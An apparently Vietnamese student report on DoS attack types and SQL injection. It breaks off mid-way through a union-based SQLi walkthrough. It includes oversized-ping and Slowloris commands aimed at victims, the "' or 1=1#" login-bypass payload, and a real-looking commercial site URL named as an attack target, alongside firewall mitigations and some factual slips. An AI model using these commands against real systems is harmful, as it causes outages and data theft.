Mục tiêu của các cuộc tấn công DoS thường là VPS hoặc web server của ngân hàng, các trang thương mại điện tử… Tuy nhiên, DoS chỉ xuất phát từ một địa điểm duy nhất và chỉ có 1 dải IP nên có thể bị phát hiện dễ dàng và ngăn chặn được.

* + - 1. Mục đích

Cố gắng chiếm băng thông mạng và làm hệ thống mạng bị ngập (flood), khi đó hệ thống mạng sẽ không có khả năng đáp ứng những dịch vụ khác cho người dùng bình thường.

Cố gắng làm ngắt kết nối giữa hai máy, và ngăn chặn quá trình truy cập vào dịch vụ.

Cố gắng ngăn chặn những người dùng cụ thể vào một dịch vụ nào đó.

Cố gắng ngăn chặn các dịch vụ không cho người khác có khả năng truy cập vào.

Phá hoại hoặc thay đổi các thông tin cấu hình.

Phá hoại tầng vật lý hoặc các thiết bị mạng như nguồn điện, điều hoà…

* + - 1. Các phương thức tấn công

1. SYN attack

Trước hết, bạn hãy xem lại tiến trình bắt tay 3 bước của một kết nối TCP/IP. Một client muốn kết nối đến một host khác trên mạng.

* Bước 1: client gửi một SYN packet với số Sequence Number ban đầu (ISN) đến host cần kết nối: client—–SYN packet—–> host
* Bước 2: host sẽ phản hồi lại client bằng một SYN/ACK packet, ACK của packet này có giá trị đúng bằng ISN ban đầu do client gởi đã gởi đến host ở bước 1 và chờ nhận một ACK packet từ client: host—–SYN/ACK packet—–> client
* Bước 3: client phản hồi lại host bằng một ACK packet: client—–ACK packet—–> host

Khi host nhận được ACK packet này thì kết nối được thiết lập, client vào host có thể trao đổi các dữ liệu cho nhau. Trong SYN Attack, hacker sẽ gửi đến hệ thống đích một loạt SYN packets với địa chỉ IP nguồn không có thực. Hệ thống đích khi nhận được các bad SYN packets này sẽ gởi trở lại SYN/ACK packet đến các địa chỉ không có thực này vào chờ nhận được ACK messages từ các địa chỉ IP đó. Vì đây là các địa chỉ IP không có thực, hệ thống đích sẽ chờ đợi vô ích và còn nối đuôi các “request” chờ đợi này nào hàng đợi, gây lãng phí một lượng đáng kể bộ nhớ trên máy chủ mà đúng ra là phải dùng vào việc khác thay cho phải chờ đợi ACK messages. Cách giảm thiểu: Thay đổi cấu hình iptable firewall.

* Chỉnh sửa file: /etc/sysctl.conf nano /etc/sysctl.conf

#securing tcp connections

net.ipv4.tcp\_syncookies=1

#reducing timed out to 30

net.netfilter.nf\_conntrack\_tcp\_timeout\_syn\_recv=30

* Chỉnh sửa iptables firewall

# create new chains

iptables -N syn-flood

# limits incoming packets

iptables -A syn-flood -m limit --limit 10/second --limit-burst 50 -j RETURN

# log attacks

iptables -A syn-flood -j LOG --log-prefix "SYN flood: "

# silently drop the rest

iptables -A syn-flood -j DROP

* Lưu lại cấu hình: service iptables save
* Khởi động lại iptables firewall: service iptables restart

Ngoài ra còn một số cách: Tăng kích thước hàng đợi, giảm khoảng thời gian thiết lập kết nối.

1. Ping of Death

Kiểu tấn công này dùng giao thức ICMP. Có 2 phần quan trọng trong ICMP packet là ICMP ECHO\_REQUEST và ICMP ECHO\_RESPONSE datagrams và thông thường dùng PING command đế thi hành các hoạt động của ICMP. Khi 1 máy tính gửi ICMP ECHO\_REQUEST đến 1 máy nào đó, nếu máy đó đang hoạt động thì nó sẽ gữi trả lại ICMP ECHO\_RESPONSE. Hacker dùng PING program để tạo nên kích thước lớn cho gói tin ICMP (gói gọn trong 1 IP packet), có nhiều cách để gửi ICMP datagrams mà packet mà chỉ bao gồm 8 bits ICMP header infomation, Hacker thuong dùng PING program để gừi những packet lớn hơn 65536 bytes (vượt qua sự cho phép của TCP/IP) Khi tấn công bằng Ping of Death một gói tin echo được gửi đi có kích thước lớn hơn kích thước cho phép là 65,536 bytes.Gói tin sẽ bị chia nhỏ ra thành các phần khi máy đích lắp ráp lại thì do gói tin quá lớn với buffer bên nhận nên hệ thống không thể quản lý nổi gây ra bị reboot hoặc bị treo. Dưới đây là thông tin của TCP dump khi bị tấn công:

4..690000 192.168.123.101 > 192.168.123.100: icmp echo request (frag 11267:1480@0+)

8:40:14.690000 192.168.123.101 > 192.168.123.100: (frag 11267:1480@1480+)

8:40:14.690000 192.168.123.101 > 192.168.123.100 (frag 11267:1480@5920+)

.............................................

8:40:14. 74000 192.168.123.101 > 192.168.123.100 (frag 11267:1480@65527)

Máy có IP 192.168.123.101 gửi 1 ping packet có size là 65527 đến địa chỉ IP 192.168.123.100. Thông thường các hề điều hành đều cài đặt PING program, trong MS-DOS thì có DOS command, MS-NT có Command Promt và Unix có Terminal vvv..

Windows option -l

ping -l 65527 địa chỉ IP của máy nạn nhân

Unix option -s

ping -s 65527 địa chỉ IP của máy nạn nhân.

Một số công cụ thực hiện tấn công: Jolt, Sping, ICMP Bug, IceNewk Cách phòng chống:

* Cập nhật những bản patch khi những công ty sản xuất về hệ điều hành đưa ra nhắc nhở cho các lỗ hổng mới.
* Cài đặt trên router hoặc firewall block để ngặn chặn một số gói tin có kích thước lớn quá mức.

1. Land

Tấn công LAND cũng gần giống như tấn công SYN, nhưng thay vì dùng các địa chỉ IP không có thực, hacker sẽ dùng chính địa chỉ IP của hệ thống nạn nhân. Điều này sẽ tạo nên một vòng lặp vô tận giữa hệ thống nạn nhân với chính hệ thống nạn nhân đó, giữa một bên chờ nhận ACK messages còn một bên thì chẳng bao giờ gửi ACK messages. Tuy nhiên, hầu hết các hệ thống đều dùng filter hoặc firewall để tránh khỏi kiểu tấn công này! Đây là một dạng tấn công cũ trên các hệ điều hành Windows XP SP2 và Windows Server2003 (sử dụng chương trình Hping).

1. Winnuke

Kiểu tấn công này chỉ có thể áp dụng cho các máy tính đang chạy Windows9x. Hacker sẽ gởi các packet với dữ liệu “Out of Band” đến cổng 139 của máy tính đích. Cổng 139 chính là cổng NetBIOS, cổng này chỉ chấp nhận các packet có flag OOB được bật. Khi máy tính đích nhận được packet này, một màn hình xanh báo lỗi sẽ đến với nạn nhân do chương trình của Windows đã nhận được các packet này, tuy nhiên nó lại không biết được cần phải đối xử với các dữ liệu Out Of Band như thế nào nữa dẫn đến hệ thống sẽ bị crash.

1. Smurf

Điều khiển các agent hay client tự gửi message đến một địa chỉ IP broadcast làm cho tất cả các máy trong subnet này gửi message đến hệ thống dịch vụ của mục tiêu làm gia tăng traffic không cần thiết và làm suy giảm băng thông mục tiêu Hai nhân tố chính trong Smuft Attack là là các ICMP echo request packets và chuyển trực tiếp các packets đến các địa chỉ broadcast.

* Giao thức ICMP thường dùng để xác định một máy tính trên mạng Internet có còn hoạt động(alive) hay không. Để xác định một máy có alive không, bạn cần gởi một ICMP echo request đến máy đó. Khi máy nhận được packet này, nó sẽ gởi trả lại bạn một ICMP echo reply packet. Trong trường hợp bạn không nhận được ICMP echo reply packet, điều này có nghĩa là máy đó không còn hoạt động(not alive). Đây cũng chính là cách hoạt động của các chương trình ping.
* Mỗi mạng máy tính đều có địa chỉ địa chỉ broadcast và địa chỉ mạng. Địa chỉ broadcast có các bit host đều bằng 0 và địa chỉ broadcast có các bit host đều bằng 1. Ví dụ địa chỉ IP lớp B 140.179.220.200 sẽ có địa chỉ mạng là 140.179.0.0 và địa chỉ broadcast mặc định là 140.179.0.0. Khi một packet được gởi đến địa chỉ broadcast, lập tức packet này sẽ được chuyển đến tất cả các máy trong mạng.

1. Teardrop

Tất cả các dữ liệu chuyển đi trên mạng từ hệ thống nguồn đến hệ thống đích đều phải trải qua 2 quá trình sau: dữ liệu sẽ được chia ra thành các mảnh nhỏ ở hệ thống nguồn, mỗi mảnh đều phải có một giá trị offset nhất định để xác định vị trí của mảnh đó trong gói dữ liệu được chuyển đi. Khi các mảnh này đến hệ thống đích, hệ thống đích sẽ dựa vào giá trị offset để sắp xếp các mảnh lại với nhau theo thứ tự đúng như ban đầu. Ví dụ, có một dữ liệu gồm 4000 bytes cần được chuyển đi, giả sử rằng 4000 bytes này được chia thành 3 gói nhỏ (packet):

packet thứ nhất sẽ mang các 1bytes dữ liệu từ 1 đến 1500

packet thứ hai sẽ mang các bytes dữ liệu từ 1501 đến 3000

packet thứ ba sẽ mang các bytes dữ liệu còn lại, từ 3001 đến 4000

Khi các packets này đến đích, hệ thống đích sẽ dựa vào offset của các gói packets để sắp xếp lại cho đúng với thứ tự ban đầu: packet thứ nhất –> packet thứ hai –> packet thứ ba trong tấn công Teardrop, một loạt gói packets với giá trị offset chồng chéo lên nhau được gởi đến hệ thống đích. Hệ thống đích sẽ không thể nào sắp xếp lại các packets này, nó không điều khiển được và có thể bị crash, reboot hoặc ngừng hoạt động nếu số lượng packets với giá trị offset chồng chéo lên nhau quá lớn! Hãy xem lại ví dụ trên, đúng ra các packet được gởi đến hệ thống đích có dạng như sau: (1->1500 bytes đầu tiên) (1501->3000 bytes tiếp theo) (3001->4000 bytes sau cùng), trong tấn công Teardrop sẽ có dạng khác: (1->1500 bytes) (1501->3000 bytes) (1001->4000 bytes). Gói packet thứ ba có lượng dữ liệu sai.

1. Slowloris

Là kĩ thuật tương tự như SYN flood (tạo nửa kết nối để làm cạn kiệt tài nguyên máy chủ) nhưng diễn ra ở lớp HTTP (lớp ứng dụng). Để tấn công, tin tặc gửi yêu cầu HTTP đến máy chủ, nhưng không gửi toàn bộ yêu cầu, mà chỉ gửi một phần (và bổ sung nhỏ giọt, để khỏi bị ngắt kết nối). Với hàng trăm kết nối như vậy, tin tặc chỉ tốn rất ít tài nguyên, nhưng đủ để làm treo máy chủ, không thể tiếp nhận các kết nối từ người dùng hợp lệ. Cách thức tấn công:

Tạo hoặc tải tệp tin perl: slowloris.pl

Cấp quyền thực thi cho tệp tin này: perl chmod +x slowloris.pl

Thực thi tệp tin perl : ./slowloris –dns địa chỉ trang web muốn tấn công –port 80 –timeout 1 –num 1000 cache

* + - 1. Cách phòng chống

Không dùng Apache nữa! Nếu dùng Apache sau proxy nghịch, thì chỉ cho nghe trên cổng 127.0.0.1 hoặc các IP cục bộ.

Giảm Timeout cho Apache.

Giới hạn số kết nối đến Apache cho mỗi IP. Có thể dùng mod\_qos chẳng hạn để làm việc này.

Giải quyết ở lớp dưới: cấu hình firewall để giới hạn số kết nối đến cổng 80 trên mỗi IP.

* + 1. Dự đoán, chèn phiên (Credentical/Session Prediction)

Dự đoán, chèn phiên là một phương thức chiếm phiên (hijacking). Thông thường, khi một tài khoản thực hiện quá trình chứng thực đối với server (tài khoản/mật khẩu). Dựa vào các thông tin này, server sẽ tạo một giá trị session ID duy nhất để cho phép và duy trì kết nối. Nếu đoán được session ID kế tiếp thì tin tặc có khả năng chiếm phiên đăng nhập của người dùng hợp lệ khác. Biện pháp đối phó:

* Sử dụng SSL (*mod\_ssl*) trong quá trình chứng thực để chống lại việc nghe lén dữ liệu quan trọng.
* Sử dụng cơ chế tạo session ID ngẫu nhiên, thuật toán mã hóa mạnh.
* Session ID phải đủ lớn để làm khó quá trình tấn công brute-fore.
* Giới hạn thời gian tồn tại của session ID.
  + 1. Liệt kê thư mục (Directory indexing)

Đây là chức năng web server cho phép liệt kê tất cả nội dung bên trong một thư mục mà không có tập tin cơ sở (index.html/home.html/ default.html). Trong các thư mục đó có thể chứa nội dung quan trọng: tập tin cơ sở dữ liệu dự phòng, tập tin cấu hình, tập tin lưu trữ tạm thời, các kịch bản… Biện pháp đối phó:

* Thiết lập quyền hợp lý trên các thư mục chứa nội dung web.
* Sử dụng mod\_security để lọc dữ liệu đầu vào

# CHƯƠNG 2. PHÂN TÍCH KỸ THUẬT TẤN CÔNG SQL INJECTION VÀ PHƯƠNG PHÁP NGĂN CHẶN

1. Khái niệm SQL injection

Khi triển khai các ứng dụng web trên Internet, nhiều người vẫn nghĩ rằng việc đảm bảo an toàn, bảo mật nhằm giảm thiểu tối đa khả năng bị tấn công từ các tin tặc chỉ đơn thuần tập trung vào các vấn đề như chọn hệ điều hành, hệ quản trị cơ sở dữ liệu, webserver sẽ chạy ứng dụng... mà quên mất rằng ngay cả bản thân ứng dụng chạy trên đó cũng tiềm ẩn một lỗ hổng bảo mật rất lớn. Một trong số các lỗ hổng này đó là SQL injection. Tại Việt Nam, đã qua thời kì các quản trị website lơ là việc quét virus, cập nhật các bản vá lỗi từ các phần mềm hệ thống, nhưng việc chăm sóc các lỗi của các ứng dụng lại rất ít được quan tâm. Đó là lí do tại sao trong thời gian vừa qua, không ít website tại Việt Nam bị tấn công và đa số đều là lỗi SQL injection. Vậy SQL injection là gì?

SQL injection là một kĩ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng trong việc kiểm tra dữ liệu nhập trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu để "tiêm vào" (inject) và thi hành các câu lệnh SQL bất hợp pháp (không được người phát triển ứng dụng lường trước). Hậu quả của nó rất tai hại vì nó cho phép những kẻ tấn công có thể thực hiện các thao tác xóa, hiệu chỉnh… do có toàn quyền trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy. Lỗi này thường xảy ra trên các ứng dụng web có dữ liệu được quản lí bằng các hệ quản trị cơ sở dữ liệu như SQL server, My SQL, Oracle, DB2, Sysbase…

SQL injection tấn công bao gồm chèn hay “tiêm” vào câu truy vấn thông qua các dữ liệu đầu vào từ người dùng. Một SQL injection thành công có thể đọc dữ liệu từ các cơ sở dữ liệu (Insert/Update/Delete), thực hiện trên hệ quản lý cơ sở dữ liệu (DBMS). Khi tấn công, các lệnh SQL injection được chèn vào dữ liệu đầu vào để thực hiện, các lệnh SQL được xác định trước.

Tấn công SQL injection cho phép kẻ tấn công làm xáo trộn dữ liệu hiện có, thoái thác nguyên nhân thay đổi, cho phép tiết lộ đầy đủ tất cả dữ liệu trên hệ thống, phá hủy hoặc làm cho dữ liệu không sẵn sàng, và trở thành người quản lý các máy chủ cơ sở dữ liệu.

SQL injection phổ biến với các ứng dụng PHP và ASP, do sự phổ biến của giao diện chức năng cũ và phản ánh nhiều mức độ kinh nghiệm của lập trình viên sử dụng chúng trong những công cụ của mình. Do tính chất của giao diện chương trình có sẵn, ứng dụng J2EE và ASP.NET ít có khả năng bị tấn công SQL injection.

Mức độ tấn công SQL injection bị giới hạn bở kỹ năng của kẻ tấn công và các biện pháp đối phó, chẳng hạn như kết nối đặc quyền đến máy chủ.


1. Phân loại SQL injection

SQL injection là kỹ thuật tấn công ứng dụng web phổ biến và lỗ hổng cho phép tấn công SQL injection nó vẫn còn tồn tại trong các ứng dụng web nhất là đối với các ứng dụng được phát triển bởi các nhà phát triển chưa nhiều kinh nghiệm hoặc ứng dụng chưa có thời gian thử thách bởi những tay làm bảo mật.

SQL injection là một loại lỗ hổng cho phép người tấn công có thể chèn (inject) một cách tùy tiện các dữ liệu nguy hiểm vào các trường dữ liệu là đầu vào của ứng dụng web, tuy nhiên khi các đoạn dữ liệu này được chuyển vào hệ quản trị cơ sở dữ liệu để thực thi các truy vấn (query) thì lại không được coi như là dữ liệu bình thường nữa mà được coi như là các đoạn mã (code) SQL. Người tấn công tận dụng lỗ hổng này để truy xuất dữ liệu nhạy cảm hoặc tấn công hệ thống.

Thực ra có nhiều quan điểm/tiêu chí để phân loại, nhưng nói chung dựa vào các tiêu chí chính sau đây để có cách phân loại hợp lý.

* *Dựa trên kênh truy xuất dữ liệu*
* Inband or inline
* Out-of-band
* *Dựa trên sự phản hồi nhận được từ máy chủ*
* Error-based SQL injections: lỗi SQL xuất hiện hiển thị cho người tấn công
* Union query type.
* Double query injections.
* Blind SQL injections: lỗi SQL không xuất hiện hiển thị (= blind) cho người tấn công
* Boolean-based blind injections.
* Time based blind injections.
* *Dựa trên dữ liệu đầu vào được xử lý (kiểu dữ liệu)*
* String
* Numeric- or integer
* *Dựa trên mức/thứ tự bị inject*
* First-order injections.
* Second-order injections.
* *Dựa trên điểm bị inject*
* Injection through user input form fields.
* Injection through cookies.
* Injection through server variables. (headers-based injections)



Hình 2‑1 Phân loại các kiểu tấn công SQL injection

SQL injection có thể chia nhỏ thành các dạng sau

* In-band SQLi
* Error-based SQLi
* Union-based SQLi
* Inferential SQLi (Blind SQLi)
  + Blind-boolean-based SQLi
  + Time-based-blind SQLi
* Out-of-band SQLi

1. In-band SQLi


Đây là dạng tấn công phổ biến nhất và cũng dễ để khai thác lỗ hổng SQL injection nhất. Xảy ra khi hacker có thể tổ chức tấn công và thu thập kết quả trực tiếp trên cùng một kênh liên lạc.

* In-Band SQLi chia làm 2 loại chính:
* Error-based SQLi
* Union-based SQLi
  + - 1. Error-based SLQi

Là một kỹ thuật tấn công SQL injection dựa vào thông báo lỗi được trả về từ Database Server có chứa thông tin về cấu trúc của cơ sở dữ liệu.

Trong một vài trường hợp, chỉ một mình Error-based là đủ cho hacker có thể liệt kê được các thuộc tính của cơ sở dữ liệu

Là phương pháp để lấy dữ liệu từ cơ sở dữ liệu khi UNION BASED không sử dụng được và blind SQLi không khả thi, nó lợi dụng chức năng thông báo lỗi của MySQL để lấy dữ liệu



Hình 2‑2 Ví dụ báo lỗi Error-based SQLi

* + - 1. Union-based SQLi

Là một kỹ thuật tấn công SQL injection dựa vào sức mạnh của toán tử UNION trong ngôn ngữ SQL cho phép tổng hợp kết quả của 2 hay nhiều câu truy vấn SELECTION trong cùng 1 kết quả và được trả về như một phần của HTTP response.



Hình 2‑3 Ví dụ về lỗi Union-based SQLi

1. Inferential SQLi (Blind SQLi)

Không giống như In-band SQLi, Inferential SQL injection tốn nhiều thời gian hơn cho việc tấn công do không có bất kì dữ liệu nào được thực sự trả về thông qua web application và hacker thì không thể theo dõi kết quả trực tiếp như kiểu tấn công In-band.

Thay vào đó, kẻ tấn công sẽ cố gắng xây dựng lại cấu trúc cơ sở dữ liệu bằng việc gửi đi các payloads, dựa vào kết quả phản hồi của web application và kết quả hành vi của database server.

* Có 2 dạng tấn công chính:
  + Blind-boolean-based
  + Blind-time-based SQLi

#### 2.2.2.1. Blind-boolean-based

Là kĩ thuật tấn công SQL injection dựa vào việc gửi các truy vấn tới cơ sở dữ liệu bắt buộc ứng dụng trả về các kết quả khác nhau phụ thuộc vào câu truy vấn là True hay False.

Tuỳ thuộc kết quả trả về của câu truy vấn mà HTTP reponse có thể thay đổi, hoặc giữ nguyên.

Kiểu tấn công này thường chậm (đặc biệt với cơ sở dữ liệu có kích thước lớn) do người tấn công cần phải liệt kê từng dữ liệu, hoặc mò từng kí tự.

Ý tưởng: sử dụng AND và SUBSTR(), dựa vào kết quả trả về True hoặcFalse để đoán table, column, dữ liệu… Nếu kết quả trả về là True: Đoán đúng! False: Sai => tiếp tục đoán

#### 2.2.2.2. Time-based Blind SQLi

Time-base Blind SQLi là kĩ thuật tấn công dựa vào việc gửi những câu truy vấn tới cơ sở dữ liệu và buộc cơ sở dữ liệu phải chờ một khoảng thời gian (thường tính bằng giây) trước khi phản hồi.

Thời gian phản hồi (ngay lập tức hay trễ theo khoảng thời gian được set) cho phép kẻ tấn công suy đoán kết quả truy vấn là TRUE hay FALSE. Kiểu tấn công này cũng tốn nhiều thời gian tương tự như Boolean-based SQLi.

1. Out-of-band SQLi

Out-of-band SQLi không phải dạng tấn công phổ biến, chủ yếu bởi vì nó phụ thuộc vào các tính năng được bật trên Database Server được sở dụng bởi Web Application.

Kiểu tấn công này xảy ra khi hacker không thể trực tiếp tấn công và thu thập kết quả trực tiếp trên cùng một kênh (In-band SQLi), và đặc biệt là việc phản hồi từ server là không ổn định.


Kiểu tấn công này phụ thuộc vào khả năng server thực hiện các request DNS hoặc HTTP để chuyển dữ liệu cho kẻ tấn công.

Ví dụ như câu lệnh xp\_dirtree trên Microsoft SQL Server có thể sử dụng để thực hiện DNS request tới một server khác do kẻ tấn công kiểm soát, hoặc Oracle Database’s UTL HTTP Package có thể sử dụng để gửi HTTP request từ SQL và PL/SQL tới server do kẻ tấn công làm chủ.

* 1. Các con đường khai thác
     1. Thông qua “user input”

User input điển hình thường đến từ các form đăng nhập, form search hay link…. Những dữ liệu này được web browser gửi đến server thông qua phương thức HTTP GET hay POST và trở thành các tham số cho ứng dụng web truy cập tới cơ sở dữ liệu.

Ví dụ: Giả sử chúng ta có 1 form đăng nhập như sau



Hình 2‑4 Ví dụ khai thác user input

Nếu nhập vào:

**Tên đăng nhập:** abc

**Mật khẩu:** xyz

Thì server sẽ thực thi câu query:

select username from users where username=‘abc’ and password= ‘xyz’

**Nếu như câu query có trả về kết quả, ta sẽ đăng nhập thành công!**

=> Vậy làm sao để đăng nhập khi không biết **username** và **password**?

=> Lợi dụng kí tự “comment” trong SQL để biến câu query trở thành hợp lệ

**Tên đăng nhập:** ‘ or 1=1#

**Mật khẩu:** abc

Câu query sẽ trở thành:

select username from users where username=‘’ or 1=1# and password=‘abc’

Như vậy câu query luôn luôn hợp lệ, và sẽ luôn trả về kết quả!

* + 1. Thông qua Cookie

Cookies là những tệp tin lưu trữ thông tin trạng thái của người dùng khi truy cập các ứng dụng web. Những thông tin này do người lập trình quyết định, được tạo ra ở server và lưu trữ tại client. Khi người dùng truy cập lại ứng dụng web, cookies được browser gửi lên server giúp phục hồi lại những trạng thái của người dùng trong lần truy cập trước đó. Do được lưu trữ ở client nên người dùng có thể chỉnh sửa tùy ý, vì vậy nếu ứng dụng web sử dụng những thông tin lưu trong cookies để xây dựng các truy vấn tới cơ sở dữ liệu thì hacker hoàn toàn có thể chèn vào cookies những script SQL để thực hiện một cuộc tấn công SQL injection.


Có nhiều công cụ cho phép xem, thêm mới và chỉnh sửa cookie, trong đó Cookies Quick Manager của Firefox là một công cụ khá tiện lợi. Ta có thể tải về và cài đặt vào firefox một cách dễ dàng.

* + 1. Thông qua biến server

Biến server có thể là một khái niệm tương đối lạ lẫm nhưng nó không hề mới. Một số ví dụ của biến server là HTTP header, Network header… Không phổ biến lắm nhưng các giá trị được lưu trong biến server có thể được ứng dụng web sử dụng như trong việc logging truy cập hay thống kê truy cập theo user agent… Những công việc này đều có sự tương tác với cơ sở dữ liệu nên các hacker hoàn toàn có thể sử dụng các biến server trong việc khai thác SQL injection.

Các addon của firefox hỗ trợ rất tốt những việc này, Tamper Data hay Live HTTP headers (đã được ví dụ ở trên) có thể giúp chúng ta bắt những request gửi từ client lên web server, từ đó chúng ta có thể dễ dàng thay đổi các biến server (http header…) trước khi gửi chúng tới server. Việc khai thác thông qua các biến server tương tự như khai thác thông qua cookie.

Tamper Data:



Hình 2‑5 Ví dụ các biến server

* 1. Kỹ thuật khai thác
     1. Với Boolean based và Time based Blind SQL injection

Boolean based: Cơ sở của kỹ thuật này là việc so sánh đúng sai để tìm ra từng ký tự của những thông tin như tên bảng, tên cột… Do đó, với dải giá trị chữ số, chữ cái (bao gồm cả hoa, thường), và một số ký tự đặc biệt, việc so khớp trở nên rất khó khăn và đòi hỏi nhiều thời gian. Do đó việc khai thác lỗi chủ yếu được tiến hành bằng tools.

Trong kỹ thuật Blind SQLi, chúng ta cũng có nhiều phương pháp khác nhau. Điểm khác biệt giữa các phương pháp này là sự tối ưu thời gian.

Time based: Giống như boolean based attacks chỉ khác nhau về cách suy diễn, nó dựa thời gian xử lý của cơ sở dữ liệu sau đó trả về kết quả để xác định câu truy vấn SQL thực hiện thành công.

* + 1. Union query based
       1. Ý tưởng

Trong 1 trang web sẽ luôn có những vị trí để in dữ liệu ra dựa vào câu query (ví dụ để in ngày tháng năm: select sysdate();). Ta sẽ làm cho những vị trí đó không in ra được như người code mong muốn, mà in ra những thứ do ta điều khiển (như thông tin về user, password).

* + - 1. Kiến thức cần biết
* Union dùng để hợp 2 bản ghi.
* Trong cơ sở dữ liệu luôn có 1 database là information\_schema, đây là 1 metadata, bao gồm tất cả dữ liệu trong cơ sở dữ liệu. Dựa vào đây, ta có thể tìm tên bảng, tên cột.
* Sử dụng lệnh union thì 2 câu query phải có số cột được select bằng nhau (ví dụ: select **1, 2, 3** from users union select **4, 5, 6** from users). Tuy nhiên, thông qua union, kẻ tấn công dễ dàng có thể truyền vào 1 câu truy vấn khai thác các thông tin từ CSDL:
* Xác định số cột trong mệnh đề select: Nếu STT của cột nhỏ hơn hoặc bằng số cột liệt kê trong truy vấn => thực hiện thành công; ngược lại trả về thông báo lỗi.
* Đoán tên bảng, tên cột.
* Kiểm tra kiểu dữ liệu.
* Trích xuất dữ liệu trái phép.
* Thực hiện tất cả nguy cơ trên đối với các CSDL khác nếu tồn tại lỗ hổng phân quyền trên DBMS.
  + - 1. Ví dụ
* Đối tượng: <http://www.nhuaphucthinh.com.vn/product.php?id=11>

Giả sử câu query như sau: select id, content, abc, xyz… where id=7

* Note: Số 7 ở trên đường link chính là biến gửi lên server theo phương thức GET. Chúng ta thực hiện tấn công tại đây.
* **STEP 1:** Lợi dụng order by để biết được câu query đầu có bao nhiêu cột.

Ví dụ:

select username, password from users order by 1 => sắp xếp theo username

select username, password from users order by 2 => sắp xếp theo password

